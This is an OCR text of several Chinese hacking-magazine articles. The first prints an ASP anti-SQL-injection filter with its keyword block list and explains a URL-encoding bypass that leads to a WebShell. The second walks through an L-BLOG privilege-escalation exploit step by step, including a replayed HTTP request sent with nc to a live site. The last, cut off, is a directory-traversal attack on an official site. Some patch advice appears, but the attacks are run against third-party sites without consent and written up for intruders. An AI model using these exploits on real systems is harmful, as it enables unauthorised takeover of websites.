


图1

就在我快要放弃的时候，我突然想起这个防注入脚本弹出的警告框怎么那么的熟悉呢？好象是枫叶什么的。我以前研究过的这个通用防注入脚本的，因为它过滤的不是很好。如果要是用的这个系统的话，就可以得到WebShell了，把ID换成%69%64用HDSI一扫，如图2所示。




图2

没有想到真的是这个防注入脚本，只是把弹出的文字的内容简单的修改了下，接下来的事情就不用说了。下面我给出加了注释的防注入脚本的代码：

```
<%
Dim Fy_Url, Fy_a, Fy_x, Fy_Cs(), Fy_Cl, Fy_Ts,
Fy_Zx
'---- 定义部份头 ------
Fy_Cl = 1
'处理方式：1=提示信息,2=转向页面,3=先提示再转向
```

```
Fy_Zx = "Error.Asp"    '出错时转向的页面
On Error Resume Next
Fy_Url=Request.ServerVariables("QUERY_STRING")
'得到客户端提交的字符串
Fy_a=split(Fy_Url,"&")
'用&号把每一对的name/value给分开
redim Fy_Cs(ubound(Fy_a))
' LBound()取数组的下标,UBound()取数组的上标
On Error Resume Next
for Fy_x=0 to ubound(Fy_a)
Fy_Cs(Fy_x) = left(Fy_a(Fy_x),instr(Fy_a(Fy_x),"=")-1)   '取=号左边的name的值
Next '以下是检查每个value的值是否含有害的字符
For Fy_x=0 to ubound(Fy_Cs)
If Fy_Cs(Fy_x)<>"" Then
If Instr(LCase(Request(Fy_Cs(Fy_x))),"'")<>0 or Instr(LCase(Request(Fy_Cs(Fy_x))),"and")<>0 or Instr(LCase(Request(Fy_Cs(Fy_x))),"select")<>0 or Instr(LCase(Request(Fy_Cs(Fy_x))),"update")<>0 or Instr(LCase(Request(Fy_Cs(Fy_x))),"chr")<>0 or Instr(LCase(Request(Fy_Cs(Fy_x))),"delete%20from")<>0 or Instr(LCase(Request(Fy_Cs(Fy_x))),";")<>0 or Instr(LCase(Request(Fy_Cs(Fy_x))),"insert")<>0 or Instr(LCase(Request(Fy_Cs(Fy_x))),"mid")<>0 Or Instr(LCase(Request(Fy_Cs(Fy_x))),"master.")<>0 Then
Select Case Fy_Cl
 Case "1"
Response.Write "<Script Language=JavaScript>alert('出现错误! 参数 "&Fy_Cs(Fy_x)&" 的值中包含非法字符串! \n\n请不要在参数中出现 ;,and,select,update,insert,delete,chr 等非法字符! \n\n枫叶SQL通用防注入V1.0 ASP版 —— 下载 Http://Fy.Swjd.Net/Down/FySqlX.Rar');window.close();</Script>"
 Case "2"
Response.Write "<Script Language=JavaScript>location.href='"&Fy_Zx&"'</Script>"
 Case "3"
Response.Write "<Script Language=JavaScript>alert('出现错误! 参数 "&Fy_Cs(Fy_x)&"的值中包含非法字符串! \n\n请不要在参数中出现 ;,and,select,update,insert,delete,chr 等非法字符! \n\n枫叶SQL通用防注入V1.0 ASP版——下载 Http://Fy.Swjd.Net/Down/FySqlX.Rar');location.href='"&Fy_Zx&"';</Script>"
End Select
Response.End
End If
End If
Next
%>
```


我以前看到的文章名字叫做《URL编码与SQL注射》,从文章的内容看是lake2发现的。这里为了便于理解我偷个懒引用那篇文章的一段话"思路就是先获得提交的数据,以"&"为分界获得并处理name/value组,然后判断value里是否含有定义的关键字(这里为求简便,我只留下了"and"),有之,则为注射。乍一看去,value被检查了,似乎没有问题。这和Value的可是name呢?值来自于Request.ServerVariables("QUERY_STRING"),大家都知道,在ASP中Request.ServerVariables("QUERY_STRING")是得到客户端提交的字符串,这里并不会自动转换url编码,如果我们把name进行url编码再提交的话,那就可以绕过检查了。比如参数是ph4nt0m=lake2 and lis0,此时程序能够检测到。如果提交%50h4nt0m=lake2 and lis0(对p进行url编码),程序就会去判断%50h4nt0m的值,而%50h4nt0m会被转换为ph4nt0m,所以name值为空,于是就绕过了检测。为什么name不解码可以绕过检查,而value就不能绕过呢?因为value的值取自Request(Fy_Cs(Fy_x)),服务器就会对其解码。程序怎么改进呢?只要得到客户端提交的数据是解码后的就可以了,把得到name的语句改为For Each SubmitName In Request.QueryString就可以了。"

其实我觉得把这个防注入脚本伪装下做个这样的后门不错。一般人应该不会注意这个吧,我够阴险吧,我有智慧,呵呵。

事后我在百度和google搜索了下,发现网上有n多个提供下载这个防注入的脚本,有的黑客教程也教用这个来防止SQL注入。各位站长可要小心了啊,用这个防注入脚本的时候一定也记得修改,不然的话和没有是一样的。

适合读者:入侵爱好者,脚本爱好者
前置知识:ASP基础

L-BLOG 再现提权漏洞



文/图 王崇凡

各位朋友是否还记得盗帅下载程序的提权漏洞?这次偶所找到的L-BLOG提权漏洞就同出一辙,Do You Know?听偶慢慢道来!

代码分析

俗话说,授人以鱼,不如授人以渔。为了让各位朋友以后都能找到此类漏洞,还是先来看一些L-BLOG的源码吧。从Member.asp中看起,其中修改用户资料的部分代码如下:

```
<%IF Request.QueryString("action")="edit" AND memName<>Empty Then%>
<%IF Request.QueryString("edit")="post" Then
……
Conn.ExeCute("UPDATE blog_Member SET
```

```
mem_Sex="&CheckStr(Request.Form("mem_Sex"))&",
mem_Email='"&CheckStr(Request.Form("mem_Email"))&"',
mem_HideEmail="&mem_HideEmail&",mem_QQ='"&CheckStr
(Request.Form("mem_QQ"))&"',mem_HomePage='"&CheckStr
(Request.Form("mem_HomePage"))&"',mem_Intro='"&CheckStr
(Request.Form("mem_Intro"))&"'"&SQL_Add&" WHERE
mem_Name='"&memName&"'")
    SQLQueryNums=SQLQueryNums+1
    Response.Write("<br><br><center><b>更新资料成功<br>
<br><a href='member.asp?action=view&memName="&
memName&"'>点击查看新资料</a></b></center><br><br>")
    End IF
    End IF
    %>
```

在更新用户资料时，用到的是SQL中的UPDATE语句，这种更新方式和盗帅下载中的用户资料更新方式是一样的，并且L-BLOG和盗帅还有一个共同点，就是管理员和用户在同一数据表内，采用的都是特征字符区分的方法，在这两个条件都满足的情况下，就可以寻找突破点来提权了。下面就来分析其过滤所用到的CheckStr函数，其include/function.asp文件代码如下：

```
    Function CheckStr(byVal ChkStr) '检查无效字符
    Dim Str:Str=ChkStr
    Str=Trim(Str)
    ............
    Str=re.Replace(Str,"$1$1$1")
    Set re=Nothing
    Str = Replace(Str,"'","''")
    Str = Replace(Str, "select", "sel&#101;ct")
    ............
    End Function
```

我省去了一些多余的代码，主要是为了让大家看清楚，CheckStr函数是对单引号做了过滤的。按理说应该是没有漏洞了，但让我们回头再仔细看一下member.asp中的UPDATE语句，就会发现其中性别的更新语句是：mem_Sex="&CheckStr(Request.Form("mem_Sex"))&"，没有用单引号围住，虽然只是漏了两个单引号，但却把L-BLOG的提权漏洞托出了水面。

实战v1.08版

在百度中搜索"Powered by L-Blog V1.08 (SE) Final"，能找到很多使用此版本的博客网站，选择一个站点做为今天的测试对象。首先注册一个用户，成功后返回用户中心，如图1 所示。




图1

是普通用户的界面。点击其中的"修改资料"，在打开的"编辑个人资料"页中点右键，选择"查看源文件"，然后将打开的文本另存为"tq.txt"，接着把tq.txt中的"form action="member.asp?action=edit&edit=post""更改为"form action="http://blog.*****.com/member.asp?action=edit&edit=post""，移动鼠标到其下"性别"处，将其原代码"<input name="mem_Sex" type="radio" value="1" >男 <input type="radio" name="mem_Sex" value="2"> 女<input type="radio" name="mem_Sex" value="0" checked>保密"，修改为"<input name="mem_Sex" type="text" size="36" value="0">"，由原来的单选框改为文本框格式。然后再更改tq.txt为tq.htm格式，双击打开，在性别输入框内输入如下字符："0,mem_ Status="SupAdmin""，如图2所示。




图2

其中的mem_Status的值"SupAdmin"是管理员权限的特征字符（普通用户的特征字符则是"Member"）。在打开的tq.htm中，输入旧密码，点"确定编辑"提交，稍等一下返回页面信息是"更新资料成功"。重新登录，查看用户中心，如图3 所示。




图3

是不是多了两个选项，"发表日志"及"系统管理"，就这么简单，三分钟不到的时间，偶的身份就变成管理员了，可以发表日志，也可以进入系统管理帮管理员设置一下，爽啊！

实战v1.10版

在L-BLOG官方站点，看到loveyuki推出了v1.10版，可惜没提供下载，不知道此版本是否修补了此漏洞？同样以"Powered by L-Blog V1.10"在百度中搜索相关链接，随便打开一个网站，按照在v1.08中的步骤，先注册一个用户，然后用本地HTM提交"个人资料"，结果在提交后，返回的却是："你提交的路径有误，禁止从站点外部提交数据，请不要乱该参数！"，看来在v1.10中加了路径限制。

既然HTM提交的方式不能通过，那用NC提交数据呢？启动WinSock软件，监听"编辑个人资料"页（注是博客中的编辑资料页），接着在"编辑个人资料"页中输入"旧密码"并提交，再来查看WINSOCK的POST项，抓到了如下数据：

```
    POST /y_blog/member.asp?action=edit&edit=post
HTTP/1.1
    Accept: image/gif, image/x-xbitmap, image/jpeg, im-
age/pjpeg, application/x-shockwave-flash, application/vnd.
ms-excel, application/msword, */*
    Referer: http://www.*****.com/y_blog/member.asp?
```

```
action=edit
    Accept-Language: zh-cn
    Content-Type: application/x-www-form-urlencoded
    Accept-Encoding: gzip, deflate
    User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1)
    Host: www.*****.com
    Content-Length: 163
    Connection: Keep-Alive
    Cache-Control: no-cache
    Cookie: loveyuki=memPassword=4607E782C4D86FD5364D7E4508BB10D9&memStatus=Member&memName=cw; ASPSESSIONIDCQARQDRT=PBGLFKFCGDKBIPIEPFIKFLMP; ASPSESSIONIDCQDTSARS=OLPPBMFCKKIDPBLJDEFBJMHF
    mem_OldPassword=147258&mem_NewPassword=&mem_RePassword=& mem_Sex=0&mem_Email=aa@t.com&mem_QQ=&mem_HomePage=&mem_Intro=&Submit=+%E7%A1%AE%E5%AE%9A%E7%BC%96%E8%BE%91+
```

将这些数据保存在一个名为tq.txt的文件中，修改其中的mem_sex值为"0,mem_Status='SupAdmin'"，因为增加了22个字符，所以再修改Content-Length:为185，保存后关闭tq.txt，并把tq.txt与nc.exe放在同一目录内。启动CMD命令提示符窗口，将路径跳至NC目录，输入如下命令："nc.exe -vv www.*****.com 80 <tq.txt"。结果返回的是一堆乱码，如图4 所示。




图4

搞不懂写的什么？于是便重新登录一次，在用户中心看到自已的身份已经是管理员了，如图5 所示。




图5

看来v1.10版中也一样存在提权漏洞，只不过利用的方式不同罢了。

修补方法

因为L-BLOG的易用性，也让其拥有了大量的使用者，在网络中可以搜到很多很多使用v1.08和v1.10版本的博客程序。现在，只要一个小小的单引号，就足以让博客站点面目全非，所以希望使用L-BLOG的博客站长们尽快修补此漏洞。

修补的方法很简单，找到member.asp文件中的UPDATE语句，修改其中的代码"mem_Sex=" &CheckStr(Request.Form("mem_Sex"))&""为"mem_Sex='"&CheckStr(Request.Form("mem_Sex"))&"'"，虽然只是加入两个单引号，但却把提交的字符限制在mem_Sex内，就可以让L-BLOG更加安全了。

适合读者：入侵爱好者，免费爱好者
前置知识：无

桃源网络硬盘官方网站第三个漏洞



文/图 1860

近段时间双休日没有外出，就下载了桃源网络硬盘最新版本的V2.6来检测是否还存在相关的漏洞，记得前几个版本曾经有不少漏洞，例如：上传漏洞、目录跳转、编辑任意文件等，在11月前基本上修复了该漏洞。这次又下载了桃源网盘回来测试，前几个版本存在的漏洞没了，但是目录跳转漏洞还存在。在测试过程中还可以用另外一种方法得到了WebShell。长话短说了。下面我就到官方网站做个友情检测，详细给大家说明一下。

目录跳转漏洞

首先第一步注册个ID：1860（其实不用注册也行，只不过后面获取WebShell用的到），在新建文件夹时，如果文件夹用"../"定为文件名时，就会出错，但是反过来用转义符"%2e%2e%2f"时就会成功建立了。如图1 所示。




图1

